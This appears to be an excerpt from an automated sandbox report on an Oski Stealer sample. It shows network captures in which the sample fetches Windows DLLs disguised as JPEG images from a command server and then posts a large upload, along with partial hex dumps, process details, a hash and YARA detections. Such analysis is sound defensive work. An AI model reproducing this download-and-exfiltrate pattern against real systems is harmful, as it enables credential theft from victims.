00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 70 e6 04 00 50 00 00 00 c0 e6 04 00 c8 00 00 00 00 40 05 00 78 03 00 00 00 00 00 00 00 00 00 00 00 fc 04 00 d0 1d 00 00 00 50 05 00 e0 16 00 00 30 e2 04 00 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 88 e2 04 00 40 00 00 00 00 00 00 00 00 00 00 00 00 f0 03 00 38 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 74 d6 03 00 00 10 00 00 00 d8 03 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 fc fe 00 00 00 f0 03 00 00 00 01 00 00 dc 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 2c 48 00 00 00 f0 04 00 00 04 00 00 00 dc 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 78 03 00 00 00 40 05 00 00 04 00 00 00 e0 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 e0 16 00 00 00 50 05 00 00 18 00 00 00 e4 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@ !L!This program cannot be run in DOS mode.$/AVAVAVVAV]@WAV1VAV]BWAV]DWAV]E WAV@WAVO@WAV@VAVOBWAVOEWAVOAWAVOVAVOCWAVRichAVPELb["!f)ps@pP@xP0T@8.textt `.rdat a@@.data,H@.rsrcx@@@.relocP@B
Jan 6, 2022 07:57:29.467391968 CET	1745	OUT	POST /osk//3.jpg HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A Content-Length: 25 Host: 2.56.57.108 Connection: Keep-Alive Cache-Control: no-cache Data Raw: 2d 2d 31 42 45 46 30 41 35 37 42 45 31 31 30 46 44 34 36 37 41 2d 2d 0d 0a Data Ascii: --1BEF0A57BE110FD467A--

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 07:57:29.495383024 CET	1747	IN	HTTP/1.1 200 OK Date: Thu, 06 Jan 2022 06:57:29 GMT Server: Apache/2.4.12 (Win32) OpenSSL/1.0.1m PHP/5.3.29 mod_wsgi/4.4.11 Python/2.7.10 Last-Modified: Thu, 06 Jun 2019 04:01:20 GMT ETag: "217d0-58a9fc4382400" Accept-Ranges: bytes Content-Length: 137168 Keep-Alive: timeout=5, max=97 Connection: Keep-Alive Content-Type: image/jpeg Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 8d c2 55 b1 c9 a3 3b e2 c9 a3 3b e2 c9 a3 3b e2 c0 db a8 e2 d9 a3 3b e2 57 03 fc e2 cb a3 3b e2 10 c1 38 e3 c7 a3 3b e2 10 c1 3f e3 c2 a3 3b e2 10 c1 3a e3 cd a3 3b e2 10 c1 3e e3 db a3 3b e2 eb c3 3a e3 c0 a3 3b e2 c9 a3 3a e2 77 a3 3b e2 02 c0 3f e3 c8 a3 3b e2 02 c0 3e e3 dd a3 3b e2 02 c0 3b e3 c8 a3 3b e2 02 c0 c4 e2 c8 a3 3b e2 02 c0 39 e3 c8 a3 3b e2 52 69 63 68 c9 a3 3b e2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 c4 5f eb 5b 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 7a 01 00 00 86 00 00 00 00 00 00 e0 82 01 00 00 10 00 00 00 90 01 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 40 02 00 00 04 00 00 16 33 02 00 02 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 40 c0 01 00 74 1e 00 00 b4 de 01 00 2c 01 00 00 00 20 02 00 78 03 00 00 00 00 00 00 00 00 00 00 00 fa 01 00 d0 1d 00 00 00 30 02 00 68 0c 00 00 00 b9 01 00 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 54 b9 01 00 18 00 00 00 68 b8 01 00 40 00 00 00 00 00 00 00 00 00 00 00 00 90 01 00 f4 02 00 00 6c be 01 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 ca 78 01 00 00 10 00 00 00 7a 01 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 5e 65 00 00 00 90 01 00 00 66 00 00 00 7e 01 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 bc 0b 00 00 00 00 02 00 00 02 00 00 00 e4 01 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 64 69 64 61 74 00 00 38 00 00 00 00 10 02 00 00 02 00 00 00 e6 01 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 78 03 00 00 00 20 02 00 00 04 00 00 00 e8 01 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 68 0c 00 00 00 30 02 00 00 0e 00 00 00 ec 01 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$U;;;;W;8;?;:;>;:;:w;?;>;;;;9;Rich;PEL_["!z@3@A@t, x0 hTTh@l.textxz `.rdata^ef~@@.data@.didat8@.rsrcx @@.reloch0@B
Jan 6, 2022 07:57:29.806976080 CET	1889	OUT	POST /osk//4.jpg HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A Content-Length: 25 Host: 2.56.57.108 Connection: Keep-Alive Cache-Control: no-cache Data Raw: 2d 2d 31 42 45 46 30 41 35 37 42 45 31 31 30 46 44 34 36 37 41 2d 2d 0d 0a Data Ascii: --1BEF0A57BE110FD467A--

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 07:57:29.835700035 CET	1890	IN	HTTP/1.1 200 OK Date: Thu, 06 Jan 2022 06:57:29 GMT Server: Apache/2.4.12 (Win32) OpenSSL/1.0.1m PHP/5.3.29 mod_wsgi/4.4.11 Python/2.7.10 Last-Modified: Thu, 06 Jun 2019 04:01:30 GMT ETag: "6b738-58a9fc4d0ba80" Accept-Ranges: bytes Content-Length: 440120 Keep-Alive: timeout=5, max=96 Connection: Keep-Alive Content-Type: image/jpeg Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 a6 c8 bc 41 e2 a9 d2 12 e2 a9 d2 12 e2 a9 d2 12 56 35 3d 12 e0 a9 d2 12 eb d1 41 12 fa a9 d2 12 3b cb d3 13 e1 a9 d2 12 e2 a9 d3 12 22 a9 d2 12 3b cb d1 13 eb a9 d2 12 3b cb d6 13 ee a9 d2 12 3b cb d7 13 f4 a9 d2 12 3b cb da 13 95 a9 d2 12 3b cb d2 13 e3 a9 d2 12 3b cb 2d 12 e3 a9 d2 12 3b cb d0 13 e3 a9 d2 12 52 6 9 63 68 e2 a9 d2 12 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 16 38 27 59 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 04 06 00 00 82 00 00 00 00 00 00 50 b1 03 00 00 10 00 00 00 20 06 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 0a 00 00 00 06 00 00 00 00 00 00 00 00 d0 06 00 00 04 00 00 61 7a 07 00 03 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 f0 43 04 00 82 cf 01 00 f4 52 06 00 2c 01 00 00 00 80 06 00 f8 03 00 00 00 00 00 00 00 00 00 00 00 00 78 06 00 38 3f 00 00 00 90 06 00 34 3a 00 00 f0 66 00 00 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 28 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 50 06 00 f0 02 00 00 98 40 04 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 72 03 06 00 00 10 00 00 00 04 06 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 10 28 00 00 00 20 06 00 00 18 00 00 00 08 06 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 69 64 61 74 61 00 00 36 14 00 00 00 50 06 00 00 16 00 00 00 20 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 69 64 61 74 00 00 34 00 00 00 00 70 06 00 00 02 00 00 00 36 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 f8 03 00 00 00 80 06 00 00 04 00 00 00 38 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 34 3a 00 00 00 90 06 00 00 3c 00 00 00 3c 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$AV5=A;";;;;;-;RichPEL8'Y"!P az@ACR,x8?4:f8(@P@@.tex tr `.data(@.idata6P @@.didat4p6@.rsrc8@@.reloc4:<<@B
Jan 6, 2022 07:57:30.285327911 CET	2348	OUT	POST /osk//5.jpg HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A Content-Length: 25 Host: 2.56.57.108 Connection: Keep-Alive Cache-Control: no-cache Data Raw: 2d 2d 31 42 45 46 30 41 35 37 42 45 31 31 30 46 44 34 36 37 41 2d 2d 0d 0a Data Ascii: --1BEF0A57BE110FD467A--

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 07:57:30.316315889 CET	2350	IN	HTTP/1.1 200 OK Date: Thu, 06 Jan 2022 06:57:30 GMT Server: Apache/2.4.12 (Win32) OpenSSL/1.0.1m PHP/5.3.29 mod_wsgi/4.4.11 Python/2.7.10 Last-Modified: Thu, 06 Jun 2019 04:01:44 GMT ETag: "1303d0-58a9fc5a65a00" Accept-Ranges: bytes Content-Length: 1246160 Keep-Alive: timeout=5, max=95 Connection: Keep-Alive Content-Type: image/jpeg Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 23 83 34 8c 67 e2 5a df 67 e2 5a df 67 e2 5a df 6e 9a c9 df 73 e2 5a df be 80 5b de 65 e2 5a df f9 42 9d df 63 e2 5a df be 80 59 de 6a e2 5a df be 80 5f de 6d e2 5a df be 80 5e de 6c e2 5a df 45 82 5b de 6f e2 5a df ac 81 5b de 64 e2 5a df 67 e2 5b df 90 e2 5a df ac 81 5e de 6d e3 5a df ac 81 5a de 66 e2 5a df ac 81 a5 df 66 e2 5a df ac 81 58 de 66 e2 5a df 52 69 63 68 67 e2 5a df 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 ad 62 eb 5b 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 ea 0e 00 00 1e 04 00 00 00 00 00 77 f0 0e 00 00 10 00 00 00 00 0f 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 40 13 00 00 04 00 00 b7 bb 13 00 02 00 40 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 9d 11 00 88 a0 00 00 88 3d 12 00 54 01 00 00 00 b0 12 00 70 03 00 00 00 00 00 00 00 00 00 00 00 e6 12 00 d0 1d 00 00 00 c0 12 00 14 7d 00 00 70 97 11 00 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 97 11 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 0f 00 f8 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 81 e8 0e 00 00 10 00 00 00 ea 0e 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 10 52 03 00 00 00 0f 00 00 54 03 00 00 ee 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 74 47 00 00 00 60 12 00 00 22 00 00 00 42 12 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 70 03 00 00 00 b0 12 00 00 04 00 00 00 64 12 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 14 7d 00 00 00 c0 12 00 00 7e 00 00 00 68 12 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$#4gZgZgZnsZ[eZBcZYjZ_mZ^lZE[oZ[dZg[Z^mZZfZ fZXfZRichgZPELb["!w@@=Tp}pT@.text `.rdataRT@@.datatG`"B@.rsrcpd@@.reloc}~h@B
Jan 6, 2022 07:57:31.348520041 CET	3654	OUT	POST /osk//7.jpg HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A Content-Length: 25 Host: 2.56.57.108 Connection: Keep-Alive Cache-Control: no-cache Data Raw: 2d 2d 31 42 45 46 30 41 35 37 42 45 31 31 30 46 44 34 36 37 41 2d 2d 0d 0a Data Ascii: --1BEF0A57BE110FD467A--

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 07:57:31.376979113 CET	3655	IN	HTTP/1.1 200 OK Date: Thu, 06 Jan 2022 06:57:31 GMT Server: Apache/2.4.12 (Win32) OpenSSL/1.0.1m PHP/5.3.29 mod_wsgi/4.4.11 Python/2.7.10 Last-Modified: Thu, 06 Jun 2019 04:02:02 GMT ETag: "14748-58a9fc6b90280" Accept-Ranges: bytes Content-Length: 83784 Keep-Alive: timeout=5, max=94 Connection: Keep-Alive Content-Type: image/jpeg Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 01 f9 a3 4e 45 98 cd 1d 45 98 cd 1d 45 98 cd 1d f1 04 22 1d 47 98 cd 1d 4c e0 5e 1d 4e 98 cd 1d 45 98 cc 1d 6c 98 cd 1d 9c fa c9 1c 55 98 cd 1d 9c fa ce 1c 56 98 cd 1d 9c fa c8 1c 41 98 cd 1d 9c fa c5 1c 5f 98 cd 1d 9c fa cd 1c 44 98 cd 1d 9c fa 32 1d 44 98 cd 1d 9c fa cf 1c 44 98 cd 1d 52 69 63 68 45 98 cd 1d 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 0c 38 27 59 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 ea 00 00 00 20 00 00 00 00 00 00 00 ae 00 00 00 10 00 00 00 00 01 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 0a 00 00 00 06 00 00 00 00 00 00 00 00 40 01 00 00 04 00 00 bc 11 02 00 03 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 b0 f0 00 00 14 09 00 00 c0 10 01 00 8c 00 00 00 00 20 01 00 08 04 00 00 00 00 00 00 00 00 00 00 00 0 8 01 00 48 3f 00 00 00 30 01 00 94 0a 00 00 b0 1f 00 00 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 1f 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 bc 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 c4 e9 00 00 00 10 00 00 00 ea 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 44 06 00 00 00 00 01 00 00 02 00 00 00 ee 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 69 64 61 74 61 00 00 b8 05 00 00 00 10 01 00 00 06 00 00 00 f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 08 04 00 00 00 20 01 00 00 06 00 00 00 f6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 94 0a 00 00 00 30 01 00 00 0c 00 00 00 fc 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$NEEE"GL^NElUVA_D2DDRichEPEL8'Y"! @@A H?08@ .text `.dataD@.idata@@.rsrc @@.reloc0@B
Jan 6, 2022 07:57:33.324928045 CET	3742	OUT	POST /osk//main.php HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A Content-Length: 25 Host: 2.56.57.108 Connection: Keep-Alive Cache-Control: no-cache Data Raw: 2d 2d 31 42 45 46 30 41 35 37 42 45 31 31 30 46 44 34 36 37 41 2d 2d 0d 0a Data Ascii: --1BEF0A57BE110FD467A--
Jan 6, 2022 07:57:33.364167929 CET	3743	IN	HTTP/1.1 200 OK Date: Thu, 06 Jan 2022 06:57:33 GMT Server: Apache/2.4.12 (Win32) OpenSSL/1.0.1m PHP/5.3.29 mod_wsgi/4.4.11 Python/2.7.10 X-Powered-By: PHP/5.3.29 Content-Length: 0 Keep-Alive: timeout=5, max=93 Connection: Keep-Alive Content-Type: text/html
Jan 6, 2022 07:57:34.357928991 CET	3743	OUT	POST /osk/ HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A Content-Length: 87324 Host: 2.56.57.108 Connection: Keep-Alive Cache-Control: no-cache
Jan 6, 2022 07:57:34.481220961 CET	3830	IN	HTTP/1.1 200 OK Date: Thu, 06 Jan 2022 06:57:34 GMT Server: Apache/2.4.12 (Win32) OpenSSL/1.0.1m PHP/5.3.29 mod_wsgi/4.4.11 Python/2.7.10 X-Powered-By: PHP/5.3.29 Content-Length: 0 Keep-Alive: timeout=5, max=92 Connection: Keep-Alive Content-Type: text/html

Code Manipulations

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: gunzipped.exe PID: 7024 Parent PID: 3952

General

Start time:	07:57:21
Start date:	06/01/2022
Path:	C:\Users\user\Desktop\gunzipped.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\gunzipped.exe"
Imagebase:	0x400000
File size:	421112 bytes
MD5 hash:	C2301B62539ADCBA29DCF6A3200BD017
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Oski, Description: Yara detected Oski Stealer, Source: 00000000.00000002.313926624.0000000002CB0000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: gunzipped.exe PID: 1068 Parent PID: 7024

General

Start time:	07:57:23
Start date:	06/01/2022
Path:	C:\Users\user\Desktop\gunzipped.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\gunzipped.exe"
Imagebase:	0x400000
File size:	421112 bytes
MD5 hash:	C2301B62539ADCBA29DCF6A3200BD017
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Oski, Description: Yara detected Oski Stealer, Source: 00000001.00000000.308868870.00000000007B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Oski, Description: Yara detected Oski Stealer, Source: 00000001.00000000.307855730.00000000007B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Oski_1, Description: Yara detected Oski Stealer, Source: 00000001.00000002.332654076.0000000002725000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Oski, Description: Yara detected Oski Stealer, Source: 00000001.00000000.311405289.00000000007B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Oski, Description: Yara detected Oski Stealer, Source: 00000001.00000000.311858947.00000000007B0000.00000040.00000001.sdmp, Author: Joe Security • 